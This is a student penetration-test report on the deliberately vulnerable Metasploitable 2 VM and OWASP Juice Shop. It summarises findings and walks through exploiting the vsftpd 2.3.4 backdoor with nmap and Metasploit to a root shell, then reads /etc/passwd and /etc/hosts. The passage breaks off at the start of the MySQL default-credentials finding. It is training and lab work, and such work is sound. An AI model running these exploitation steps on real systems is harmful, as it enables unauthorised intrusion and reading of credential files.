Made by

Mohammed Khalid Fahmy

Abdulrahman Yhia Hesham

Zienab Osama

Hady Ahmed Mostafa

Menatallah adel

Metasploitable2 and OWASP Juice Shop Penetration Test Report of Findings

DEPI Final Project

Table of Contents

Introduction

Purpose of the Report

The purpose of this report is to document the findings from the penetration tests conducted on two intentionally vulnerable systems: **Metasploitable 2** and **OWASP Juice Shop**. The primary goal of the tests is to identify, exploit, and evaluate the security vulnerabilities within these environments, thereby gaining insights into common security weaknesses and their potential impact on real-world systems. This report will also provide recommendations for addressing the identified vulnerabilities to improve the security posture of systems.

Tested systems

- **Metasploitable 2**:
  Metasploitable 2 is a vulnerable virtual machine created by Rapid7 for penetration testing practice. It contains a variety of exploitable weaknesses, including misconfigurations, weak authentication, and insecure web applications, simulating real-world attack scenarios.
- **OWASP Juice Shop**:
  OWASP Juice Shop is an intentionally vulnerable web application designed to demonstrate common web security flaws from the OWASP Top 10, such as SQL Injection and XSS. It provides a realistic platform for testing web application vulnerabilities.

Methodology

The penetration tests were conducted using a combination of manual testing and automated tools. The manual testing approach allowed for deeper exploration and verification of vulnerabilities, while automated scanners were employed to detect common issues and expedite the testing process. Tools such as Nmap (for network scanning), Metasploit (for exploitation), Burp Suite (for web vulnerability scanning), and other utilities were used to assist in identifying and exploiting vulnerabilities. The testing methodology followed a structured process of reconnaissance, vulnerability identification, exploitation, and post-exploitation, with a focus on demonstrating the potential risks and impacts of the vulnerabilities found.

Executive Summary

This report summarizes the results of penetration tests conducted on **Metasploitable 2** and **OWASP Juice Shop**. The primary objective was to identify vulnerabilities, assess their impact, and recommend appropriate mitigation strategies.

Key Findings

- **Metasploitable 2**:
    - **vsftpd Vulnerability**: An outdated version of vsftpd was identified, allowing a reverse shell exploit that granted full system access.
    - **MySQL Default Credentials**: The MySQL service was accessible with default root login credentials, exposing the database to unauthorized access.
    - **VNC Brute Force Attack**: Successfully gained access to the VNC service by brute-forcing credentials, enabling remote control of the system.
    - **RC Backdoor**: A backdoor was identified in the IRC service, which could allow remote attackers to execute commands and gain unauthorized access to the system.
    - **Information Disclosure with phpinfo Page**: A publicly accessible phpinfo page was found, exposing detailed system configuration information that could aid attackers in exploiting vulnerabilities.
    - **SSH Weak Passwords Login**: Weak SSH credentials were identified, allowing attackers to brute-force their way into the system and potentially gain full access.

- **OWASP juice shop**
    - **SQL Injection**: Identified a vulnerability allowing malicious SQL queries to be injected, leading to unauthorized access to the database and potential data exposure.
    - **Broken Access Control**: Exploited a flaw that allowed unauthorized users to manipulate application logic and gain access to restricted resources without proper authorization.
    - **Broken Anti-Automation**: Discovered that the application failed to implement proper CAPTCHA or rate-limiting mechanisms, making it vulnerable to automated attacks and brute-force attempts.
    - **Improper Input Validation**: The application accepted unvalidated user input, enabling injection attacks and potentially compromising sensitive data and application integrity.
    - **Business Logic**: Identified a vulnerability where attackers can manipulate the application's logic to register for membership for free by setting the payment method to null, bypassing the payment process entirely. This leads to financial loss and undermines the integrity of the application's business **model.**
    - **Insecure Direct Object Reference (IDOR)**: A vulnerability was identified that allowed users to directly access and manipulate sensitive resources by modifying object identifiers in the URL, bypassing authorization checks
    - **Reflected Cross-Site Scripting (XSS)**: Discovered that user-supplied input was reflected in the application's response without proper sanitization, allowing attackers to execute malicious scripts in the victim's browser.
    - **Information Disclosure**: Identified a vulnerability where sending a malformed JSON to an endpoint reveals more information than intended, potentially exposing internal system details to unauthorized users.
    - **Brute Force Attack on Administrator Account**: A brute force attack involves repeatedly trying different passwords to gain unauthorized access, exploiting weak passwords and the absence of security measures like account lockout or multi-factor authentication.

Scope

The scope of this penetration test covers two intentionally vulnerable environments: **Metasploitable 2** and **OWASP Juice Shop**

In-Scope Assets

Host/URL/IP Address	Description
192.168.1.2	Metasploitable2
Juice shop website	OWASP juice shop

Table 1: Scope Details

Goals

- Identify critical security weaknesses within the tested systems.
- Exploit vulnerabilities to demonstrate potential risks.
- Provide recommendations for mitigating the identified issues.

Network Penetration Test Assessment Summary

The network penetration test was conducted to evaluate the security posture of the target environment, focusing on identifying vulnerabilities and assessing their potential impact

Summary of Findings

Finding Severity

Table 2: Severity Summary

Finding #	Severity Level	Finding Name
1.	Critical	vulnerable FTP service leading to gain a shell
2.	High	Default mysql service credientials
3.	Critical	Vulnerable VNC service leading to remote access
4.	Critical	IRC backdoor
5.	High	information disclosure with phpinfo page
6.	Medium	SSH weak passwords login

Table 3: Finding List


Detailed Walkthrough

1-VSFTPD Old version

Description


The vsftpd version 2.3.4 contains a backdoor that the attacker can get remote shell on the target machine .

Detailed reproduction steps for this vulnerability




```
┌──(kali㉿DESKTOP-7AR92BI)-[~]
└─$ nmap -sC -sV 192.168.1.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-17 06:17 EEST
Nmap scan report for 192.168.1.2
Host is up (0.0048s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.1.9
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside
US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
```

When I made namp scan I notice that port 21 is open and the version of the service is vsftpd 2.3.4




```
                             shell has gone before


       =[ metasploit v6.4.27-dev-                          ]
+ -- --=[ 2452 exploits - 1260 auxiliary - 430 post       ]
+ -- --=[ 1468 payloads - 49 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                        ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search  vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Executi
on


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 >
```

so I searched in Metasploit with the service name and version I found a common vulnerability so I used it



```
   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.1.2      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/bas
                                      ics/using-metasploit.html
   RPORT   21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.2:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.2:21 - USER: 331 Please specify the password.
[+] 192.168.1.2:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.2:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (172.30.85.170:38243 -> 192.168.1.2:6200) at 2024-10-17 06:31:35 +0300

id
uid=0(root) gid=0(root)
```

So I entered the right options and run the exploit and I gain a shell to the system as a root



```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
snmp:x:115:65534::/var/lib/snmp:/bin/false
cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       metasploitable.localdomain      metasploitable
```

Also I can read any sensitive files

Impact:

The vsftpd 2.3.4 backdoor vulnerability allows an attacker to gain remote root access, leading to full control of the system, enabling them to execute commands, read, modify, or delete sensitive files, and escalate further attacks.

Recommendation


Since version 2.3.4 of the vsftpd contained backdoor, so the best possible way to mitigate this risk is to update to the latest version of the vsftpd

2- Default mysql service credentials

Description


The MySQL Default Credentials vulnerability refers to the security risk associated with the use of default usernames and passwords for accessing MySQL databases default credentials are not changed during installation default credentials are not changed during installation

Detailed reproduction steps for this vulnerability




```
|_  100024  1          57778/udp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
